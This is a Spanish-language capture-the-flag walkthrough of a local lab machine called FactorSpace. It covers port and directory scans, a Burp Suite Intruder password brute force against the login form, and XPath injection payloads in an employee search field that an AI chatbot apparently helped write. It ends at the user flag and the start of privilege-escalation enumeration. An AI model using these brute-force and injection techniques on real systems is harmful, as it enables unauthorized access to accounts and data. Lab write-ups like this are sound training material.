FactorSpace

```
❯ nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26 13:56 EST
Initiating ARP Ping Scan at 13:56
Scanning 192.168.137.13 [1 port]
Completed ARP Ping Scan at 13:56, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:56
Scanning 192.168.137.13 [65535 ports]
Discovered open port 80/tcp on 192.168.137.13
Discovered open port 80/tcp on 192.168.137.13
Discovered open port 22/tcp on 192.168.137.13
Increasing send delay for 192.168.137.13 from 0 to 5 due to 66 out of 218 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 5 to 10 due to 62 out of 206 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 10 to 20 due to 97 out of 321 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 20 to 40 due to 142 out of 473 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 40 to 80 due to 127 out of 423 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 80 to 160 due to 212 out of 706 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 160 to 320 due to 690 out of 2298 dropped probes since last increase.
Increasing send delay for 192.168.137.13 from 320 to 640 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.137.13 from 640 to 1000 due to 2807 out of 9356 dropped probes since last increase.
Warning: 192.168.137.13 giving up on port because retransmission cap hit (10).
Completed SYN Stealth Scan at 13:57, 48.41s elapsed (65535 total ports)
Nmap scan report for 192.168.137.13
Host is up, received arp-response (0.075s latency).
Scanned at 2025-02-26 13:56:48 EST for 48s
Not shown: 65111 closed tcp ports (reset), 422 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:16:A0:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
```

```
❯ nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 db:f9:46:e5:20:81:6c:ee:c7:25:08:ab:22:51:36:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDQGwzNlaaGEELNmSaaA5KPNGnxOCBP8oa7QB1kl8hkIrIGanBlB
p1xpVnpddudlA2DGT56xhfAefOoh9LV/Sx5gw/9sH+YpjYZNn4WYrfHuIcvObaa1jE7js8ySeIRQffj5n6wX/eq7Wbo
s0KFvlnS3JXywv277OvJuqhH4ORvXM9kgSKebGV+/5R0D/kFmUA0Q4o1EEkpwzXiiUTLs6j4ZwNojp3iUVWT6Wb7Bmn
YiYyqUZ0sF8l9GWtj6eVgeScGvGy6e0YTPG9/d6o2oWdMM=
|   256 33:c0:95:64:29:47:23:dd:86:4e:e6:b8:07:33:67:ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFwHzjIh47PVCBqal
|   256 be:aa:6d:42:43:dd:7d:d4:0e:0d:74:78:c1:89:a1:36 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOUM7hNt+CcfC4AKOuJumfdt3GCMSintNt9k0S2tA1XS
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: industrial
MAC Address: 08:00:27:16:A0:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning
```

```
❯ nmap --script http-enum -p80 -Pn -n -vvv 192.168.137.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26 14:03 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 14:03
Completed NSE at 14:03, 0.00s elapsed
Initiating ARP Ping Scan at 14:03
Scanning 192.168.137.13 [1 port]
Completed ARP Ping Scan at 14:03, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:03
Scanning 192.168.137.13 [1 port]
Discovered open port 80/tcp on 192.168.137.13
Completed SYN Stealth Scan at 14:03, 0.03s elapsed (1 total ports)
NSE: Script scanning 192.168.137.13.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 14:03
Completed NSE at 14:03, 2.51s elapsed
Nmap scan report for 192.168.137.13
Host is up, received arp-response (0.0017s latency).
Scanned at 2025-02-26 14:03:10 EST for 2s

PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
| http-enum:
|   /login.php: Possible admin folder
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.56 (debian)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.56 (debian)'
|_  /js/: Potentially interesting directory w/ listing on 'apache/2.4.56 (debian)'
MAC Address: 08:00:27:16:A0:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
```


```
❯ whatweb 192.168.137.13
http://192.168.137.13 [200 OK] Apache[2.4.56], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.137.13], JQuery[3.0.0], Script, Title[industrial], X-UA-Compatible[IE=edge]
```

```
❯ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.13/' -x html,txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.137.13/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
/images               (Status: 301) [Size: 317] [--> http://192.168.137.13/images/]
/index.html           (Status: 200) [Size: 19579]
/login.php            (Status: 200) [Size: 2346]
/icon                 (Status: 301) [Size: 315] [--> http://192.168.137.13/icon/]
/results.php          (Status: 302) [Size: 115] [--> login.php]
/css                  (Status: 301) [Size: 314] [--> http://192.168.137.13/css/]
/js                   (Status: 301) [Size: 313] [--> http://192.168.137.13/js/]
/check.php            (Status: 302) [Size: 0] [--> login.php]
/auth.php             (Status: 200) [Size: 0]
/fonts                (Status: 301) [Size: 316] [--> http://192.168.137.13/fonts/]
/parent               (Status: 301) [Size: 317] [--> http://192.168.137.13/parent/]
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
Progress: 345663 / 882240 (39.18%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 345946 / 882240 (39.21%)
===============================================================
Finished
===============================================================
```


el captcha es una imagen




verificamos una captacha arrastrando la imagen a la url





haremos fuerza vruta con vurpsuite



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Sniper attack
Start attack
Target http://192.168.137.13
Update Host header to match target
Positions Add § Clear § Auto §
POST /auth.php HTTP/1.1
Host: 192.168.137.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://192.168.137.13
Connection: keep-alive
Referer: http://192.168.137.13/login.php
Cookie: PHPSESSID=fr2840v6d4nfn5vnudvskcbbkj
Upgrade-Insecure-Requests: 1
Priority: u=0, i
username=admin&password=§admin§&captcha=yRgpa
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 14,344,392
Request count: 14,344,392
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
123456
12345
123456789
password
iloveyou
princess
1234567
Add
Enter a new item
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.


Attack Save
3. Intruder attack of http://192.168.137.13
Attack
Save
Results Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request Payload Status code Response received Error Timeout Length Comment
5 iloveyou 302 19 469
0 302 31 337
2 12345 302 20 337
4 password 302 9 337
6 princess 302 38 337
8 rockyou 302 18 337
10 abc123 302 7 337
12 daniel 302 34 337
14 monkey 302 28 337
16 jessica 302 20 337

entramos


192.168.137.13/employee_search_filter.html
Kali Tools Exploit-DB GTFOBins example_hashes [h… Hash Type Identif… CyberChef GitHub - swisskyr…
Name search
Example: "Doe"
Last name:
Search


192.168.137.13/employee_search_filter.html
Kali Tools Exploit-DB GTFOBins example_hashes [h… Hash Type Identif… CyberChef GitHub - swisskyr…
Name search
Example: "Doe"
Last name:
' or ''='
Search





como no conozco la estructura del xml me voy a deepseek a preguntar como podria hacer un xpath que me devuelva todo y me explica lo siguiente


- La forma más directa de obtener todo el contenido del XML es seleccionar todos los nodos utilizando el comodín `*`. La consulta XPath `//*` selecciona **todos los elementos** del documento XML.
- `|`: Es el operador de unión en XPath, que combina los resultados de múltiples consultas.


- `'] | //* | //*[name()='`

la cual cierro y quito el name()=










eb7d964a2a41006bb325cf822db664be

```
jackie@factorspace:~$ ls -la
total 32
drwxr-xr-x 4 jackie jackie 4096 May  8  2023 .
drwxr-xr-x 3 root   root   4096 Apr  6  2023 ..
lrwxrwxrwx 1 root   root      9 Apr  6  2023 .bash_history -> /dev/null
-rw-r--r-- 1 jackie jackie  220 Apr 14  2023 .bash_logout
-rw-r--r-- 1 jackie jackie 3526 Apr 14  2023 .bashrc
drwxr-xr-x 3 jackie jackie 4096 Apr 14  2023 .local
-rw-r--r-- 1 jackie jackie  809 Apr 14  2023 .profile
drwx------ 2 jackie jackie 4096 Apr 14  2023 .ssh
-rwx------ 1 jackie jackie   33 Apr 14  2023 user.txt
jackie@factorspace:~$  cat user.txt
eb7d964a2a41006bb325cf822db664be
jackie@factorspace:~$
```

me descargo pspy y miro los procesos veo uno llamativo de un server



vamos a ver los puertos que se estan utilizando

